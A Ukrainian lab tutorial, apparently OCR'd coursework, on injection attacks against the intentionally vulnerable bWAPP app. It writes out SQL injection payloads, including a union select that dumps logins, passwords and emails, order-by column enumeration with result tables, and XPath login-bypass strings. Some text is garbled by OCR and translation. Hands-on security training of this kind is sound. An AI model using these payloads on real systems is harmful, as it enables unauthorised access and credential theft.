
Почнемо експериментувати з одинарних лапок, які будуть відображені в рядку URL:



Бачимо висновок фільмів і опис до них.


Продовжимо дослідження, і введемо одинарні лапки в поле для введення:

Таким чином, порушується синтаксис SQL, а це значить, що на цій веб-сторінці існує даний тип ін’єкції. Для цього достатньо скористатися лише адресним рядком URL. Поміняємо вираз для того, щоб зробити вибірку фільмів, за допомогою “iron'' or 1 = 1 # ”:




Вираз істиний, і дозволяє отримати список фільмів.

Якщо змінимо вираз на помилкове: “iron'' or 1 = 2 # ”:




Вираз помилковий, і список фільмів не виводиться.

Для виведення користувача (user), версії операційної системи використовуються вирази: “iron 'union select 1, user (), @@ version, 4,5,6,7 #”:



Можна вивести логіни, паролі, адреси електронної пошти, за допомогою виразу “iron 'union select 1, login, password, email, 5,6,7 from users #”:




XML/XPATH Injection (Login Form).

XPath (XML Path Language) – це мова, яка призначена для довільного звернення до частин XML документа. XML (eXtensible Markup Language) – це всім відомий мову розмітки, за допомогою якого створюються XML документи, що мають деревоподібну структуру. Приклад найпростішого XML документа:

```
<?xml version="1.0" encoding="UTF-8"?>
<foo>
<bar param="value"/>
</foo>
```


Для обох типів вразливостей головним фактором, який дозволяє проводити подібного роду ін’єкції, є недостатня фільтрація вхідних даних.

Перейдемо до практики і скористаємося вразливим веб-додатком bWAPP. Перейдемо на вкладку з вищезгаданої вразливістю:




Тиснемо кнопку “Hack”, і переходимо на сторінку з полями для введення логіна і пароля:

Введемо в це поле одинарні лапки:



Бачимо помилку, після завантаження. Це говорить про те, що дана вразливість є.


Продовжимо дослідження, і введемо вже вираз, яке обходить авторизацію. Вираз виглядає як: “'or'1' = '1”. **Увага** – в полі пароль вводиться той ж вираз, що і в полі логін:




Можемо поексперементувати з виразом, і перетворити його в вид “0'or'0 '=' 0”, ввівши в поле логін і пароль ті ж дані:

XML/XPath Injection (Search)

Вибираємо жанр і натискаємо “пошук”




Це дає можливість вибрати категорії фільму, і в веб-додатку будуть відображатися назви фільмів.



Error

* genre = ')] / password | a [содержит (a, '* genre =') или содержит (genre, '* genre =') или нет (содержит (genre, 'teck') и '1' = '2

Це ті деякі умови, які можливо використовувати, хоча важко зламати рівень поля Xpath, поки не дізнаємося деталі xml, такі як значення синтаксису, жанр, пароль, це поля xml.




SQL Injection (CAPTCHA)

Цей sqli також схожа на (пошук / отримання) та інші, різниця в тому, що необхідно ввести капчу.

Це дозволяє спробувати sqli:

SQL Injection (AJAX\JSON\jQuery)

Вводится запит і додаток почне видавати відповідний результат.



3 (ir) доступний тільки Iron Man, щоб знайти вразливість SQLi. Спочатку знаходяться стовпці, використовуючи {order by}

Використовуючи ('- #) синтаксис можливо побачити результат, навіть не набираючи жодної букви, тепер, щоб знайти точну кількість стовпців.

/ SQL Injection (AJAX/JSON/jQuery) /

Search for a movie: ' order by 1 -- #

Title	Release	Character	Genre	IMDb
G.I. Joe: Retaliation	2013	Cobra Commander	action	Link
Iron Man	2008	Tony Stark	action	Link
Man of Steel	2013	Clark Kent	action	Link
Terminator Salvation	2009	John Connor	sci-fi	Link
The Amazing Spider-Man	2012	Peter Parker	action	Link
The Cabin in the Woods	2011	Some zombies	horror	Link
The Dark Knight Rises	2012	Bruce Wayne	action	Link
The Fast and the Furious	2001	Brian O'Connor	action	Link
The Incredible Hulk	2008	Bruce Banner	action	Link
World War Z	2013	Gerry Lane	horror	Link


/ SQL Injection (AJAX/JSON/jQuery) /

Search for a movie: ' order by 2 -- #

Title	Release	Character	Genre	IMDb
G.I. Joe: Retaliation	2013	Cobra Commander	action	Link
Iron Man	2008	Tony Stark	action	Link
Man of Steel	2013	Clark Kent	action	Link
Terminator Salvation	2009	John Connor	sci-fi	Link
The Amazing Spider-Man	2012	Peter Parker	action	Link
The Cabin in the Woods	2011	Some zombies	horror	Link
The Dark Knight Rises	2012	Bruce Wayne	action	Link
The Fast and the Furious	2001	Brian O'Connor	action	Link
The Incredible Hulk	2008	Bruce Banner	action	Link
World War Z	2013	Gerry Lane	horror	Link

Результат порядку за 1 і 2 однаковий, але 3-й результат відрізняється

Вводиься це до тих пір, поки результат не перестане змінюватися.


/ SQL Injection (AJAX/JSON/jQuery) /
Search for a movie: ' order by 5 -- #
Title
Release
Character
Genre
IMDb
The Fast and the Furious
2001
Brian O'Connor
action
Link
The Incredible Hulk
2008
Bruce Banner
action
Link
The Dark Knight Rises
2012
Bruce Wayne
action
Link
Man of Steel
2013
Clark Kent
action
Link
G.I. Joe: Retaliation
2013
Cobra Commander
action
Link
World War Z
2013
Gerry Lane
horror
Link
Terminator Salvation
2009
John Connor
sci-fi
Link
The Amazing Spider-Man
2012
Peter Parker
action
Link
The Cabin in the Woods
2011
Some zombies
horror
Link
Iron Man
2008
Tony Stark
action
Link


/ SQL Injection (AJAX/JSON/jQuery) /
Search for a movie: ' order by 6 -- #
Title
Release
Character
Genre
IMDb
The Fast and the Furious
2001
Brian O'Connor
action
Link
Iron Man
2008
Tony Stark
action
Link
Terminator Salvation
2009
John Connor
sci-fi
Link
Man of Steel
2013
Clark Kent
action
Link
The Incredible Hulk
2008
Bruce Banner
action
Link
World War Z
2013
Gerry Lane
horror
Link
The Amazing Spider-Man
2012
Peter Parker
action
Link
The Cabin in the Woods
2011
Some zombies
horror
Link
The Dark Knight Rises
2012
Bruce Wayne
action
Link
G.I. Joe: Retaliation
2013
Cobra Commander
action
Link


/ SQL Injection (AJAX/JSON/jQuery) /
Search for a movie: ' order by 7 -- #
Title
Release
Character
Genre
IMDb
World War Z
2013
Gerry Lane
horror
Link
The Dark Knight Rises
2012
Bruce Wayne
action
Link
The Amazing Spider-Man
2012
Peter Parker
action
Link
The Incredible Hulk
2008
Bruce Banner
action
Link
The Fast and the Furious
2001
Brian O'Connor
action
Link
Iron Man
2008
Tony Stark
action
Link
Man of Steel
2013
Clark Kent
action
Link
G.I. Joe: Retaliation
2013
Cobra Commander
action
Link
Terminator Salvation
2009
John Connor
sci-fi
Link
The Cabin in the Woods
2011
Some zombies
horror
Link

При упорядкуванні на 8 результат перестає змінюватися, тому кількість стовпців дорівнює 7. Тепер скористаємося union, щоб додатково перерахувати базу даних.

'union select 1, version (), 3,4, database (), 6,7 - #


Практичне завдання 2
Некоректна автентифікація і управління сесією

Мета: *виявлення функцій іплікації, які пов'язані з автентифікацією та керуванням сеансом, що дозволяє зловмисникам компрометувати паролі, ключі або скельні маркери або використовувати інші недоліки впровадження, щоб тимчасово або назавжди припустити особистість інших користувачів.*


Прикладні функції, пов’язані з аутентифікацією і управлінням сеансами, часто не реалізуються правильно, що дозволяє зловмисникам зламати паролі, ключі або токени сеансів або використовувати інші недоліки реалізації для прийняття ідентифікаційних даних інших користувачів. Розробники часто створюють власні схеми аутентифікації і управління сесіями, але правильно їх побудувати складно. В результаті ці призначені для користувача схеми часто мають недоліки в таких областях, як вихід із системи, управління паролями, тайм-аути, секретне питання, оновлення облікового запису і т. п. Пошук таких недоліків іноді може бути складним, оскільки кожна реалізація унікальна. У цій атаці зловмисник (який може бути анонімним зовнішнім зловмисником, користувач з власної обліковим записом, який може намагатися вкрасти дані з облікових записів, або інсайдер, який бажає приховати свої дії) використовує витоку або недоліки у функціях перевірки автентичності або управління сеансом. видавати себе за інших користувачів.

Broken Auth. – Logout Management.

Уразливість Broken Auth. – Logout Management – це найбільш поширена уразливість, що в перекладі означає; неправильне управління виходом з системи.Виберемо помилку 'Broken Auth. – Управління виходом із системи і натиснемо на посилання “тут”, що відображається на сторінці:



